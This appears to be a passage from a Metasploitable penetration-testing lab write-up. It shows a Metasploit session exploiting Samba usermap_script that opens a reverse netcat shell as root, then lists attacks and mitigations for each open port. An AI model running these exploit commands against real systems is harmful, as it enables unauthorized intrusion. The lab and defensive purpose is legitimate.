---------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
Papers: No Results
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Da
   -   ----                                                  ------------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02
   2   exploit/unix/misc/distcc_exec                         2002-02-01
   3   exploit/windows/smb/group_policy_startup              2015-01-26
   4   post/linux/gather/enum_configs
   5   auxiliary/scanner/rsync/modules_list
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31
   8   exploit/multi/samba/usermap_script                    2007-05-14
   9   exploit/multi/samba/nttrans                           2003-04-07
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10
   11  auxiliary/admin/smb/samba_symlink_traversal
   12  auxiliary/scanner/smb/smb_uninit_cred
   13  exploit/linux/samba/chain_reply                       2010-06-16
   14  exploit/linux/samba/is_known_pipename                 2017-03-24
   15  auxiliary/dos/samba/lsa_addprivs_heap
   16  auxiliary/dos/samba/lsa_transnames_heap
   17  exploit/linux/samba/lsa_transnames_heap               2007-05-14
   18  exploit/osx/samba/lsa_transnames_heap                 2007-05-14
```

```
msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.131
RHOSTS => 192.168.50.131
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.128:4444
[*] Command shell session 1 opened (192.168.50.128:4444 -> 192.168.50.131:51105) at 2023-06-21 09:41:15 +0530

/bin/bash -i
bash: no job control in this shell
root@metasploitable:/# whoami
root
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/#
```

Open Ports

1. Port 21 (FTP - File Transfer Protocol):

A. Brute force attacks: Hackers attempt to gain unauthorized access by guessing usernames and passwords.
B. FTP bounce attacks: Attackers use the FTP server as a proxy to perform attacks on other hosts.
C. Denial of Service (DoS) attacks: Flooding the FTP server with excessive requests to overwhelm its resources.

Mitigation strategies:

A. Implement strong authentication mechanisms such as two-factor authentication (2FA) or public key authentication.
B. Regularly update and patch the FTP server software to address any security vulnerabilities.
C. Employ network monitoring tools to detect and mitigate any abnormal traffic patterns.

2. Port 22 (SSH - Secure Shell):

A. Password guessing attacks: Repeatedly trying different username and password combinations to gain unauthorized access.
B. Brute force attacks: Similar to password guessing attacks, but using automated tools to try various combinations quickly.
C. Man-in-the-middle (MitM) attacks: Intercepting SSH traffic to eavesdrop or modify the communication between client and server.

Mitigation strategies:

A. Enforce strong passwords or implement key-based authentication for SSH access.
B. Implement intrusion detection and prevention systems (IDS/IPS) to detect and block suspicious SSH activities.
C. Enable SSH protocol version 2 (SSHv2) and disable SSH protocol version 1 (SSHv1) to mitigate known vulnerabilities.

3. Port 23 (Telnet):

A. Password sniffing: Intercepting and capturing plaintext passwords transmitted over the network.
B. Man-in-the-middle attacks: Intercepting and modifying Telnet sessions to gain unauthorized access or extract sensitive information.
C. Brute force attacks: Repeatedly attempting different username and password combinations to gain Telnet access.

Mitigation strategies:

A. Avoid using Telnet and replace it with secure alternatives like SSH whenever possible.

B. If Telnet is necessary, use strong, unique passwords and consider implementing IP whitelisting or VPNs for secure access.
C. Encrypt Telnet traffic using technologies like Virtual Private Networks (VPNs) or Secure Socket Layer (SSL) to protect against interception.

4. Port 139 (NetBIOS - Network Basic Input/Output System):

A. NetBIOS name service attacks: Gathering information about hosts on the network or attempting to impersonate a trusted host.
B. Null session attacks: Exploiting weak security configurations to gain unauthorized access to NetBIOS resources.
C. Denial of Service (DoS) attacks: Flooding the NetBIOS service with excessive requests to disrupt its functionality.

Mitigation strategies:

A. Disable NetBIOS over TCP/IP if not required or use IPsec to secure NetBIOS traffic.
B. Configure proper access controls and permissions for NetBIOS resources to prevent unauthorized access.
C. Implement firewalls to filter and block unnecessary NetBIOS traffic.

5. Port 445 (SMB - Server Message Block):

A. EternalBlue exploit: Exploiting a vulnerability in the SMB protocol to gain remote code execution and spread malware (e.g., WannaCry).
B. Brute force attacks: Attempting to guess usernames and passwords to gain unauthorized access to SMB services.
C. File and printer sharing attacks: Manipulating SMB services to gain unauthorized access to shared files or printers.

Mitigation strategies:

A. Keep SMB services up to date with the latest security patches and disable SMBv1 if not required.
B. Enforce strong passwords and account lockout policies to protect against brute force attacks.
C. Implement network segmentation to isolate critical systems from potential SMB attacks.

6. Port 1524 (INGRESLOCK):

A. Ingreslock brute force attacks: Attempting to guess usernames and passwords to gain unauthorized access to Ingres database servers.
B. Unauthorized data access: Exploiting weak or misconfigured access controls to access sensitive data stored in Ingres databases.
C. Denial of Service (DoS) attacks: Overwhelming the Ingres server with excessive requests to disrupt its operations.

Mitigation strategies:

A. Implement strong authentication mechanisms and enforce password complexity rules for Ingres database accounts.
B. Regularly review and update access control lists (ACLs) to ensure proper authorization and restrict access to sensitive data.
C. Use firewalls and intrusion prevention systems to detect and block malicious traffic targeting Ingres servers.

7. <u>Port 2049 (NFS - Network File System):</u>

A. Unauthorized access: Exploiting weak or misconfigured NFS permissions to gain unauthorized access to shared files.
B. Man-in-the-middle attacks: Intercepting NFS traffic to eavesdrop on or modify the communication between client and server.
C. Denial of Service (DoS) attacks: Overwhelming the NFS server with excessive requests to disrupt its functionality.

Mitigation strategies:

A. Implement proper access controls and restrict NFS access to trusted hosts only.
B. Use NFS version 4 with secure configurations, such as Kerberos authentication and Transport Layer Security (TLS) encryption.
C. Regularly update NFS server software and apply security patches to address any known vulnerabilities.

8. <u>Port 3306 (MySQL - Database Management System):</u>

A. Brute force attacks: Repeatedly trying different username and password combinations to gain unauthorized access to MySQL databases.
B. SQL injection attacks: Exploiting vulnerabilities in web applications to execute malicious SQL queries against the MySQL database.
C. Privilege escalation: Exploiting security vulnerabilities to gain elevated privileges within the MySQL database.

Mitigation strategies:

A. Enforce strong passwords and implement account lockout policies to protect against brute force attacks.
B. Sanitize and validate user inputs to prevent SQL injection vulnerabilities in web applications.
C. Regularly update and patch the MySQL server software to mitigate known security vulnerabilities.

9. <u>Port 5432 (PostgreSQL - Database Management System):</u>

A. Default or weak credentials: Exploiting default or easily guessable usernames and passwords to gain unauthorized access to PostgreSQL databases.
B. SQL injection attacks: Leveraging vulnerabilities in web applications to execute malicious SQL queries against the PostgreSQL database.
C. Denial of Service (DoS) attacks: Overwhelming the PostgreSQL server with excessive requests, causing it to become unresponsive.

Mitigation strategies:

A. Change default credentials and use strong passwords for PostgreSQL database accounts.
B. Conduct regular security assessments to identify and fix SQL injection vulnerabilities in web applications.
C. Implement network segmentation and rate limiting to protect against DoS attacks on the PostgreSQL server.

10. <u>Port 512 (rlogin - Remote Program Execution):</u>

rlogin is a protocol that allows users on one host to log in to another remote host over a network, typically using a username and password. It was commonly used for remote administration and management of Unix-based systems.

Exploits:

A. Username/Password Sniffing: As rlogin transmits data in clear text, an attacker positioned on the network could intercept and capture usernames and passwords. This can be achieved using packet sniffing tools or techniques like ARP spoofing.
B. Brute-Force Attacks: Attackers can launch brute-force attacks against the rlogin service on port 512 to systematically guess usernames and passwords. By using automated tools or scripts, they can attempt to log in with various combinations until they find a valid credential.
C. Man-in-the-Middle Attacks: By intercepting the communication between the client and server using techniques like ARP poisoning or DNS spoofing, an attacker can manipulate the traffic, capture sensitive information, or impersonate the server to gain unauthorized access.

Mitigation strategies:

A. Use Secure Alternatives: Instead of rlogin, use more secure remote access protocols like Secure Shell (SSH). SSH provides encrypted communication, strong authentication mechanisms, and improved security features compared to rlogin. Ensure that SSH is properly configured and up to date.
B. Encrypt Network Traffic: If rlogin is still required, consider using a secure tunneling mechanism like Virtual Private Network (VPN) to encrypt the network traffic between client and server. This adds an additional layer of protection and helps prevent unauthorized interception and sniffing of sensitive information.

C. Implement Network Segmentation: Segment your network to isolate critical systems from potentially compromised or vulnerable systems. This prevents lateral movement by attackers and contains any potential breach.
D. Network Monitoring and Intrusion Detection: Implement robust network monitoring and intrusion detection systems to detect any suspicious activity or unauthorized access attempts. Intrusion Prevention Systems (IPS) and Intrusion Detection Systems (IDS) can provide real-time alerts and help mitigate potential exploits.

11. Port 514 (Syslog Protocol):

Port 514 is traditionally associated with the syslog protocol. The syslog protocol is used for the collection, storage, and forwarding of log messages generated by various devices, applications, and operating systems within a network. It allows centralized logging and analysis of log data, aiding in troubleshooting, monitoring, and security analysis.

Exploits:

A. Log Injection: Attackers may attempt to inject malicious or misleading log messages into the syslog server listening on port 514. By crafting log messages with specially crafted content, they can attempt to manipulate the system or deceive administrators, potentially leading to misinterpretation of events or false alarms.
B. Denial-of-Service (DoS): An attacker can flood the syslog server on port 514 with a high volume of log messages, overwhelming its resources and causing a denial-of-service condition. This can disrupt the server's ability to receive and process legitimate logs, affecting monitoring capabilities and potentially impacting system availability.
C. Log Tampering: If an attacker gains unauthorized access to the syslog server or intercepts log messages being sent to port 514, they can tamper with the log data. This can involve modifying or deleting log entries, disguising or removing evidence of their activities, or altering timestamps, making it harder to detect and investigate security incidents.
D. Exfiltration of Sensitive Information: If log messages sent to port 514 contain sensitive information, such as passwords, personally identifiable information (PII), or system configurations, an attacker who gains access to the syslog server can potentially exfiltrate this data. This can lead to privacy breaches, identity theft, or unauthorized access to systems or networks.

Mitigation strategies:

A. Secure Access to Syslog Servers: Restrict access to syslog servers listening on port 514 by allowing connections only from trusted sources or specific IP addresses. Implement strong authentication mechanisms, such as username/password or certificate-based authentication, to prevent unauthorized access.
B. Filter and Validate Log Messages: Apply input validation and filtering mechanisms to log messages received on port 514. This helps prevent log injection attacks by ensuring that only valid log data is accepted and processed. Employ techniques such as whitelisting,

blacklisting, and regular expression matching to filter out suspicious or malicious log entries.

C. Implement Rate Limiting and Traffic Shaping: Enforce rate limiting and traffic shaping measures to control the volume of log messages received on port 514. This helps prevent DoS attacks by limiting the server's resources dedicated to processing log data. Configure appropriate thresholds based on the expected log traffic and system capacity.

12. <u>Port 1099 (Java Remote Method Invocation):</u>

Port 1099 is traditionally associated with the Java Remote Method Invocation (RMI) Registry service. RMI is a Java-based technology that allows distributed applications to communicate and interact with remote objects located on different Java Virtual Machines (JVMs). The RMI Registry service is responsible for storing and managing remote object references in a centralized registry. It acts as a lookup service that allows clients to locate and communicate with remote objects. The RMI Registry listens on port 1099 for incoming requests.

Exploits:

A. RMI Registry Enumeration: Attackers can perform RMI Registry enumeration to identify and list available remote objects and their associated methods. This information can be used to gain insights into the application's structure, potentially revealing sensitive details or providing a roadmap for further exploitation.

B. Remote Code Execution (RCE): If the RMI Registry or the remote objects it manages are vulnerable to remote code execution vulnerabilities, an attacker can craft malicious RMI requests to execute arbitrary code on the target system. This can lead to unauthorized access, data exfiltration, or compromise of the entire system.

C. Information Disclosure: In some cases, the RMI Registry or the remote objects it manages may inadvertently expose sensitive information. Attackers can attempt to extract valuable data, such as usernames, passwords, configuration details, or internal implementation details, by exploiting misconfigurations or weaknesses in the RMI Registry setup.

Mitigation strategies:

1. Secure Network Access: Restrict network access to the RMI Registry service on port 1099. Allow connections only from trusted sources or specific IP addresses to minimize the attack surface.
2. Secure Communications: Encrypt RMI traffic using SSL/TLS to protect the confidentiality and integrity of data exchanged between the RMI client and server. This helps prevent eavesdropping and tampering by attackers.
3. Access Controls and Authentication: Implement access controls and strong authentication mechanisms to restrict access to the RMI Registry and the remote objects

it manages. Enforce proper authorization checks and use secure authentication protocols to prevent unauthorized access.

4. Network Monitoring and Intrusion Detection: Implement network monitoring and intrusion detection systems to detect and alert on suspicious activities related to the RMI Registry. Monitor RMI traffic, log events, and analyze logs for signs of potential exploitation or unauthorized access attempts.